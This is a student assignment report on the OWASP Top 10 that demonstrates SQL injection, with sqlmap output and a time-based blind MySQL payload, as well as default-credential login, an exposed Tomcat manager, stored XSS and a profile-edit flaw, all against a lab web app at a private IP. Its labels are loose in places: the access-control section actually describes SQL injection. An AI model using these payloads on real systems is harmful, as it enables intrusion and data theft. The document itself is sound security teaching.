AICS with IBM Qrador

Assignment-1

Name- Shaunak Tanawade


Reg. No- 21BCE8843

Campus- VIT-AP

➢ Assignment Overview-

We are to study the OWASP Top 10 which is a regularly updated list of the most critical security risks facing web applications and make a comprehensive report on them including their descriptions and their business impact, and also illustrate an example by picking a CWE IDed vulnerability and demonstrating it on a real web application.

➢ Top 10 Web Application Security Risks in OWASP-


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

These are the TOP 10 Security Risks of web applications.

It is based on a broad consensus about the most critical security risks to web applications from the year 2021. Test was limited only to web applications and does not include host server or network related issues.

➢ What is OWASP?

OWASP stands for the Open Web Application Security Project, a nonprofit organization focused on improving software security. The Top 10 list they issue provides guidance to developers, security professionals, and organizations about the most important vulnerabilities that need to be addressed in web applications.

➢ We will one by one reproduce TOP 5 vulnerabilities below-

1. Vulnerability Name: Improper access control

OWASP Category:A01:2021 – Broken Access Control

Description: The SQL Injection occurs when user-controllable input is interpreted as a SQL command, rather than as normal data, by the backend database. Exploitation of this vulnerability can have critical implications, including creation, modification, or exfiltration of database content.

Business Impact: It may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL injection attack.


Vulnerability Path: http://192.168.0.109:8080/

Vulnerability Parameter: http://192.168.0.109:8080/admin/en/vulnerability


CWE – CWE 201

Steps to Reproduce :


Step 1. Access the URL



Step 2:- Try to enter the login credentials




Step 3 :- After that with the default credentials assessed we can gain access to the database with entering the default credentials.



Details of the latest vulnerability reported

Name/Email-ID	Date/Message	Link	Status	Action
Myname myemailid@gmail.com	22-11-2022 asdfasdfasdfasfsd fasdfasdfasdf	Link	Failed	Update Delete
Sangeet Sharma sharma.sangeet@gmail.com	02-11-2022 While searching for some research paper some weird PDF file came into my notice.	Link	Failed	Update Delete
Name/Email-ID	Date/Message	Link	Status	Action

Step 4:- this is the map where status url remain unchanged



```
      |_|V...        |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 23:54:09 /2022-11-21/

[23:54:09] [INFO] parsing HTTP request from 'xbersec-request'
[23:54:09] [INFO] resuming back-end DBMS 'mysql'
[23:54:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: status (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3&type=update&status=3' AND (SELECT 8544 FROM (SELECT(SLEEP(5)))zvjU) AND 'FNPv'='FNPv
---
[23:54:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[23:54:09] [INFO] fetching database names
[23:54:09] [INFO] fetching number of databases
[23:54:09] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[23:54:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
disruptions
5
[23:54:22] [INFO] retrieved:
[23:54:27] [INFO] adjusting time delay to 1 second due to good response times
mysql
[23:54:43] [INFO] retrieved: information_schema
[23:55:42] [INFO] retrieved: performance_schema
[23:56:39] [INFO] retrieved: sys
[23:56:50] [INFO] retrieved: xtree
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] xtree

[23:57:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.109'
[23:57:08] [WARNING] your sqlmap version is outdated

[*] ending @ 23:57:08 /2022-11-21/


┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Recommendation:

- Applications should not incorporate any user-controllable data directly into SQL queries.

Parameterized queries (also known as prepared statements) should be used to safely insert data into predefined queries.

2. OWASP Category: A02:2021 – Cryptographic Failures

Vulnerability: Apache Tomcat Enabled

CWE : 284 and **CWE**: 319

Description:The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information


Business Impact: Security incident leads to the accidental or unlawful destruction, loss, alteration, or unauthorized disclosure of, or access to sensitive data. Such Data exposure may occur as a result of inadequate protection of a database, misconfigurations when bringing up new instances of datastores, inappropriate usage of data systems, and more

Vulnerability Path :http://192.168.0.109:8080/


Vulnerability Parameter:http://192.168.0.109:8080/manager

Steps to Reproduce :

Step 1. Access the URL


Not secure | 192.168.0.109:8080
XBERSEC
HOME
ABOUT
SERVICES
PORTFOLIO
BLOG
CONTACT
LOGIN
DEFEND YOUR BUSINESS
AGAINST THE LATEST CYBER THREATS
SUBMIT VULNERABILITY
EXPLORE
INTRODUCTION
XBERSEC Solutions is India's leading organization in the field of Information security.

Step 2: change the url parameter by tomcat server manager then we will cancel it as shown in the below page.


http://192.168.0.109:8080/manager/html

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	xbersec	true	87	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy

WAR file to deploy

Select WAR file to upload Choose File No file chosen
Deploy

Configuration

Re-read TLS configuration files

TLS host name (optional)
Re-read

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks	This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

Ciphers	List the configured TLS virtual hosts and the ciphers for each.
Certificates	List the configured TLS virtual hosts and the certificate chain for each.
Trusted Certificates	List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Name	Status	Type	Initiator	Size	Time
manager	302	docu…	Other	113 B	26 ms
manager/	302	docu…	:8080/mana…	231 B	54 ms
html	200	docu…		13.0 kB	35 ms
manager.css	200	styles…	html	(disk …	31 ms
tomcat.svg	200	svg+…	html	(disk …	24 ms
asf-logo.svg	200	svg+…	html	(disk …	24 ms

Recommendation:

- Organizations must have appropriate security controls in place to avoid the occurrence of sensitive data exposures as well as to limit their impacts on data subjects

3. OWASP Category: A03:2021 – Injection

CWE : CWE-79

Description: Untrusted data enters a web application, typically from a web request


Business Impact: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Vulnerability Path :http://192.168.0.109:8080/


Vulnerability Parameter: http://192.168.0.109:8080/admin/en/blog

Steps to Reproduce :


Step 1. Access the URL



Step 2: Go to the login page and enter credentials




Step 3: Now you will be redirected to the dashboard where we will enter the script.



Title	Content	Author	Added Date	Action
Hello	">	Hello	22nd, November 2022	Delete
Bash Cheat Sheet	To supplement the courses in our Cyber Security Care...	Tension Mark	21st, October 2022	Delete
Vulnerability Disclosure: New Toolkit Available	There's an obvious but important rule in cybersecurity:...	Sammy Wilson	9th, October 2022	Delete
Linux Spyware Alert: Say Hello to Drovorub	It seems that the Russian GRU's hacking squad (aka F...	John Anderson	7th, October 2022	Delete

Step 3:-after entering the script content like" hacked" u will find the dialogue box as shown below.



192.168.0.109:8080 says
Hacked

Recommendation:

- Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth.

4. OWASP Category: A04:2021 – Insecure Design

Vulnerability Name: : Violation of Secure Design Principles

CWE :CWE-657

Description: insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.


Business Impact: This mainly focuses on risks related to design and architectural flaws, with a call for more use of threat modeling, secure design patterns, and reference architectures. As a community we need to move beyond "shift-left" in the coding space to pre-code activities that are critical for the principles of Secure by Design. Notable Common Weakness Enumerations (CWEs) include *CWE-209: Generation of Error Message Containing Sensitive Information*,

Vulnerability Path : http://192.168.0.109:8080/


Vulnerability Parameter: http://192.168.68.59:8080/admin/en/profile

Steps to Reproduce :

Step 1. Access the URL (The actual name here is sam smith but here it allows you edit the name)




Step 2: After this you can save the details in the next step which will successfully store these details .




Sucessfully updated details!

Step 3 : Now you can login with an updated name and it allows you with the same old credentials.



Step 4 : As you can see, we updated the name but still it shows the same old name .




Recommendation:

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases *and* misuse-cases for each tier of your application.

